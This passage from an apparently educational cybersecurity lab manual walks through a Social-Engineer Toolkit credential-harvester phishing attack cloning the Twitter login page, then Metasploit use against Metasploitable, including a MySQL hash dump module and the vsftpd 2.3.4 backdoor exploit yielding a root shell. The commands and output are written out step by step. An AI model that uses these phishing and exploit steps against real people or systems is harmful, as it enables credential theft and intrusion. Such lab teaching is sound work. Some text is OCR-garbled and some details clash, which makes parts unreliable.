- Social Engineering Toolkit needs Apache Server running as captured data is written to the root directory of Apache. Enter y when prompted about starting the Apache process.


```

Parrot Terminal
File Edit View Search Terminal Help

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.2.
5]:192.168.2.5
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://twitter.com/login

[*] Cloning the website: https://twitter.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are ava
ilable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.2.2 - - [18/Aug/2020 21:24:49] "GET / HTTP/1.1" 200 -
192.168.2.2 - - [18/Aug/2020 21:24:49] "GET /intern/common/referer_frame.php HT
TP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundarySnThygkZqh3RGAIT
Content-Disposition: form-data; name="ts"


```

The set up for a phishing attack is complete, you have cloned Facebook and hosted it on the server. SET informs us the directory at which the captured data will be stored.

The IP address is usually hidden carefully by using URL shortener services to change the URL so that it is better hidden and then sent in urgent sounding emails or text messages.

- Go to browser and type `http://yourIP` (eg: <http://192.168.2.5>)

If an unsuspecting user fills in their details and clicks on 'Log In', the fake page takes them to the actual Twitter login page. Usually, people tend to pass it off as a glitch in Twitter or error in their typing.



- After victim hits Login Button, it will redirect to blank page. And attacker got victim's credentials.

```


Parrot Terminal
File Edit View Search Terminal Help
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.2.2 - - [19/Aug/2020 07:50:29] "GET /sessions HTTP/1.1" 404 - webattack
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=/
PARAM: remember_me=1
PARAM: authenticity_token=8fc52b30e1c211eababebaa3b029640
PARAM: wfa=1
PARAM: ui_metrics={"rf":{"b7ed673a6c69ed7de8573745caa53df5da26619524d9587af08f9e
belba8cbb2":19,"acde79aea29b81eaacfa7cb1f7a310fb2997eccd0246f78ea685cbf63539dbf7
":4,"a38ae75488c193f6816b99ad4331b345feec74012e82881b5f69049582c9a9dc":64,"a59d4
8a1fe014fb9685012858f7fcaa05992ae477be03899cbc35548eb89b4d5":0},"s":"1BMymVoF3pV
usyX50GK9TvwirjZq37yrTZ_cEDtGoD-BMrI1Rfuto-_psQUr3M2TKGy2Fm0JsvYleLdSLYlmN4BgmRs
00r46alyz90itHrs4yx6Sp57lv2zgJ-0j9UDDA1V5MDZRxsEbdvN6rEaAKYjZGW6rTHiEoD_0LZEYm_9
8YQoGZUdBu0xZTJn1tV1NCYDvX75EpNgIA1Wui57xr4YTyKNukjfU8c-jbeIE204LsZMkgQ2FumgH2vR
DrL5IxrrTNeAr7sKEXD4U27zcZrguT-Y9Uo_HifAp03Cc0ZayhYLo77uCSYrVvWlKMw0FYtjETV4YX4z
xz2hihLiBpAAAAAQEhKEF"}
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=wesijew538@brosj.net
POSSIBLE PASSWORD FIELD FOUND: session[password]=Abcd@123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

We directly get username and password in terminal, do not need to check the report file.

We can generate a report file see below how it's look like.

- Press Ctrl + C button to generate Report file and attack is finished.



Hope this guide gave you a basic idea of how phishing attacks work.

Phishing is constantly evolving to entrap innocent computer users. Recommended safety tips will be to always check the URL of a website in the browser and use of two-factor authentication as it provides an extra security layer to your account.

- **Top phishing tools to audit your enterprise security.**

1. Gophish
2. evilginx2
3. Modlishka
4. Phishing Frenzy
5. Social Engineering Toolkit - SET
6. WifiPhisher
7. dnstwist
8. SocialPhish
9. pythem
10. EAPHammer

11. SecurityTrails API
12. SurfaceBrowserTM
13. Phishing Catcher
14. Lucy
15. BlackEye
16. HiddenEye
17. ZPhisher
18. CredSniper
19. PhishProof
20. Httrack
21. Infosec IQ
22. Simple Phishing Toolkit
23. King Phisher
24. SpeedPhish Framework
25. SpearPhish Beta

Practical 4

AIM: Implementation of methods penetration techniques.

Install all the required Software that we have discussed in to your virtual machine like 1 Kali linux

2 Vmware/Virtual Box

3 Metasploitable OS for Vulnerability.


Here we are going to demonstrate how we be able to penetrate in to other system by linux kali to megasploitable.

Login in to linux system.

Run this commands

>Services postgresql start

>msfconsole

A terminal window with a dark purple background. The text is as follows:

```
ltsupport@ltsupport-ThinkPad:~$ service postgresql start
ltsupport@ltsupport-ThinkPad:~$ msfconsole

** Welcome to Metasploit Framework Initial Setup **
   Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)? no

** Metasploit Framework Initial Setup Complete **
```

To test type command like

>msf banner --will show this

```

YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v4.17.5-dev-                               ]
+ -- --=[ 1800 exploits - 1024 auxiliary - 311 post           ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner

      =[ metasploit v4.17.5-dev-                               ]
+ -- --=[ 1800 exploits - 1024 auxiliary - 311 post           ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

>msf –help gives you list of all commands like this

```

Core Commands
=====

  Command      Description
  -----
  ?            Help menu
  banner       Display an awesome metasploit banner
  cd           Change the current working directory
  color        Toggle color
  connect      Communicate with a host
  exit         Exit the console
  get          Gets the value of a context-specific variable
  getg         Gets the value of a global variable
  grep         Grep the output of another command
  help         Help menu
  history      Show command history
  irb          Drop into irb scripting mode
  load         Load a framework plugin
  quit         Exit the console
  route        Route traffic through a session
  save         Saves the active datastores
  sessions     Dump session listings and display information about sessions
  set          Sets a context-specific variable to a value
  setg         Sets a global variable to a value
  sleep        Do nothing for the specified number of seconds

```

Then type

>msf mysql will show you all dump of mysql and select any one of this and see the info of that

dump >msf auxiliary/scanner/mysql/mysql_hashdump

```
msf > info auxiliary/scanner/mysql/mysql_hashdump

Name: MYSQL Password Hashdump
Module: auxiliary/scanner/mysql/mysql_hashdump
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
theLightCosine <theLightCosine@metasploit.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as

Description:
This module extracts the usernames and encrypted password hashes
from a MySQL server and stores them for later cracking.
```

To use this dump type > use

auxiliary/scanner/mysql/mysql_hashdump Will show you this result

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as

Description:
This module extracts the usernames and encrypted password hashes
from a MySQL server and stores them for later cracking.

msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as
```

Now try to set remote host and port number using

- Set rhost 192.168.2.56
- Set thread 30 // see the change you made

```
Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

```
msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 198.168.2.56
rhosts => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	198.168.2.56	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	30	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

By typing command > exploit check the connection to host and to return

type > back command

```
msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 198.168.2.56
rhosts => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	198.168.2.56	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	30	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

```
msf auxiliary(scanner/mysql/mysql_hashdump) > exploit

[-] 198.168.2.56:3306 - Timeout: The connection timed out (198.168.2.56:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) > back
```

Check the remote host and


```

msf auxiliary(scanner/mysql/mysql_hashdump) > exploit
[-] 198.168.2.56:3306 - Timeout: The connection timed out (198.168.2.56:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) > back
msf >
msf > whois 192.168.56.101
[*] exec: whois 192.168.56.101

```

```

Nmap scan report for 192.168.56.101
Host is up (0.00064s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor

```

Command Execution

```

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

In to vmware

```
File Machine View Input Devices Help

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:a4:9f
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed:a49f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4478 (4.3 KB)  TX bytes:12601 (12.3 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:291 errors:0 dropped:0 overruns:0 frame:0
          TX packets:291 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:116473 (113.7 KB)  TX bytes:116473 (113.7 KB)

msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:~/hone/msfadmin#
```

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:~/hone/msfadmin# ls
vulnerable
root@metasploitable:~/hone/msfadmin# cd /hone
root@metasploitable:~/hone# ls
ftp_hacked  msfadmin  service  user
root@metasploitable:~/hone#
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.56.101  yes       The target address
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:40839 -> 192.168.56.101:6200)
11:11:08 +0530

whoami
root
cd /home
mkdir this_is_a_test
cd this_is_a_test
touch targets.txt

```

Let us see in to linux measpoitable2 in vmware system

```


root@netasploitable:/home/nsfadmin# ls
vulnerable
root@netasploitable:/home/nsfadmin# cd /home
root@netasploitable:/home# ls
ftp hacked nsfadmin service user
root@netasploitable:/home# ls
ftp hacked nsfadmin service this_is_a_test user
root@netasploitable:/home# cd this_is_a_test/
root@netasploitable:/home/this_is_a_test# ls
targets.txt
root@netasploitable:/home/this_is_a_test#

```


Practical 5


AIM: Implementation of Cyber security environment on System.

Step-1



- 1) Download Vmware / Virtual Box,
- 2) Kali linux (Freely available on Kali web site) ok
- 3) Megasploit(Freely available on many sites also)
- 4) Parrot iso file available freely on parrot website
- 5) Seed ubuntu(SEEDUbuntu-16.04-32bit available in google drive also from search engine of google)









Create Virtual Hard Drive

